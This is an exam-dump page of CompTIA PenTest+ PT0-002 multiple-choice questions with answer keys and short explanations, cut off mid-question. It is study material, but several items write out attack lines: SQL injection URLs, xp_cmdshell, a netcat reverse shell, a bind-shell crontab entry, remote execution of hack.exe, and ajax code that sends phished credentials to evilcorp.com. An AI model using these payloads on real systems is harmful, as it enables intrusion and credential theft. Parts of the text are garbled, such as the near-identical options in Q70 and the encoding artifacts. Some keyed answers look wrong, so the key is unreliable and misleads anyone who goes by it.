Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-002/

NEW QUESTION 1
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

NEW QUESTION 2
A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

A. Remove the logs from the server.
B. Restore the server backup.
C. Disable the running services.
D. Remove any tools or scripts that were installed.
E. Delete any created credentials.
F. Reboot the target server.


Answer: DE

NEW QUESTION 3
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 4
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:



```
if(isset($_POST[‘item’])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST[‘item’]);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 5
A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Answer: B

NEW QUESTION 6
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?


A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement

Answer: D

Explanation:

Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 7
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:



```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>   port: object
<04>   resultList: list[Any] = []
<05>   for port in portList:
<06>     sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>     sock.settimeout(20)
<08>     result = sock.connect_ex((remoteSvr, port))
<09>     if result == 0:
<10>         resultList.append(port)
<11>     sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 8
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

NEW QUESTION 9
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

NEW QUESTION 10
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 10
A penetration tester who is performing a physical assessment of a company’s security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

A. Badge cloning
B. Dumpster diving
C. Tailgating
D. Shoulder surfing

Answer: B

NEW QUESTION 13
An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap -"T3 192.168.0.1
B. nmap - "P0 192.168.0.1
C. nmap - T0 192.168.0.1
D. nmap - A 192.168.0.1

Answer: C

NEW QUESTION 14
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 15
A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact
B. Try to take down the attackers
C. Call law enforcement officials immediately
D. Collect the proper evidence and add to the final report

Answer: A

NEW QUESTION 17
A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

A. WHOIS domain lookup
B. Job listing and recruitment ads
C. SSL certificate information
D. Public data breach dumps

Answer: A

Explanation:
The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 18
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 22
During an assessment, a penetration tester was able to access the organization's wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?

A. Changing to Wi-Fi equipment that supports strong encryption
B. Using directional antennae
C. Using WEP encryption
D. Disabling Wi-Fi

Answer: A

NEW QUESTION 27


A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:
http://company.com/catalog.asp?productid=22
The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:
http://company.com/catalog.asp?productid=22;WAITFOR
DELAY '00:00:05'
Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'
B. http://company.com/catalog.asp?productid=22' OR 1=1 -
C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -
D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash

Answer: C

Explanation:
This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 28
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:



```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  ____________________
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

A. window.location.= 'https://evilcorp.com'
B. crossDomain: true
C. geturlparameter ('username')
D. redirectUrl = 'https://example.com'


Answer: B

NEW QUESTION 33
A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:
U3VQZXIkM2NyZXQhCg==
Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
B. tar zxvf password.txt
C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A

NEW QUESTION 38
A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:



```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

A. nc 10.10.1.2
B. ssh 10.10.1.2
C. nc 127.0.0.1 5555
D. ssh 127.0.0.1 5555

Answer: C

NEW QUESTION 43
A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 48
A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

A. Maximizing the likelihood of finding vulnerabilities
B. Reprioritizing the goals/objectives
C. Eliminating the potential for false positives
D. Reducing the risk to the client environment

Answer: B

Explanation:
Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 53
A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

A. To provide protection against host OS vulnerabilities
B. To reduce the probability of a VM escape attack
C. To fix any misconfigurations of the hypervisor
D. To enable all features of the hypervisor

Answer: B

Explanation:
A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.
One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.
By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 54
A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto


Answer: AE

NEW QUESTION 57
A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant.
The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be
valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

NEW QUESTION 58
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:



```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```


Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack

Answer: D

Explanation:
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION 62
A penetration tester conducted a discovery scan that generated the following:



```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep “Nmap scan” | awk ‘{print S5}’
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Answer: B

Explanation:
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

NEW QUESTION 63
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 67
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Answer: A

NEW QUESTION 70
An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap 192.168.0.1/24
B. nmap 192.168.0.1/24
C. nmap oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 74
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN
B. VRFY and TURN
C. EXPN and TURN
D. RCPT TO and VRFY

Answer: A

NEW QUESTION 76
Given the following output: User-agent:*
Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: A

NEW QUESTION 79
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Answer: A

NEW QUESTION 82
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection

Answer: DF

Explanation:
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

- Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
- PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.

NEW QUESTION 85
A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

A. Wireshark
B. Gattacker
C. tcpdump
D. Netcat

Answer: B

Explanation:
The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 88
A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.
Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving
B. Shodan
C. Recon-ng
D. Aircrack-ng

Answer: C

NEW QUESTION 89
A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research
B. A ping sweep
C. Traffic sniffing
D. Port knocking
E. A vulnerability scan
F. An Nmap scan

Answer: AC

NEW QUESTION 94
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Answer: A

NEW QUESTION 99
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 101
A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

A. tcpdump
B. Snort
C. Nmap
D. Netstat
E. Fuzzer


Answer: C

NEW QUESTION 104
User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Answer: A

NEW QUESTION 106
A penetration tester gains access to a system and is able to migrate to a user process:



```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 110
A penetration tester conducted an assessment on a web server. The logs from this session show the following:
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -

Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Answer: C

NEW QUESTION 115
During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

A. The SSL certificates were invalid.
B. The tester IP was blocked.
C. The scanner crashed the system.
D. The web page was not found.

Answer: B

NEW QUESTION 116
A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

A. The timing of the scan
B. The bandwidth limitations
C. The inventory of assets and versions
D. The type of scan

Answer: C

NEW QUESTION 120
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Answer: D

Explanation:
https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%

NEW QUESTION 124
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.
B. testing can make detecting actual APT more challenging.
C. testing adds to the workload of defensive cyber- and threat-hunting teams.
D. business and network operations may be impacted.

Answer: D

NEW QUESTION 127
A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

A. Gain access to the target host and implant malware specially crafted for this purpose.
B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
D. Proxy HTTP connections from the target host to that of the spoofed host.

Answer: D

NEW QUESTION 129
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Answer: C

NEW QUESTION 130
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a “hello” payload
- Walt for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap –Pn –sV –script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:
The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org

NEW QUESTION 132
Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary
B. Directory
C. Symlink
D. Catalog
E. For-loop

Answer: A

NEW QUESTION 137
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: A

NEW QUESTION 142
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:
https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax

NEW QUESTION 143
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client’s laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo “@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash”) | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Answer: A

NEW QUESTION 148
In Python socket programming, SOCK_DGRAM type is:

A. reliable.
B. matrixed.

C. connectionless.
D. slower.

Answer: C

Explanation:
Connectionless due to the Datagram portion mentioned so that would mean its using UDP.

NEW QUESTION 153
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 155
Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach
B. After a merger or an acquisition
C. When an organization updates its network firewall configurations
D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 157
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

NEW QUESTION 161
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.

Answer: A

Explanation:
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 162
A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.
Which of the following remediation techniques would be the BEST to recommend? (Choose two.)

A. Closing open services
B. Encryption users' passwords
C. Randomizing users' credentials
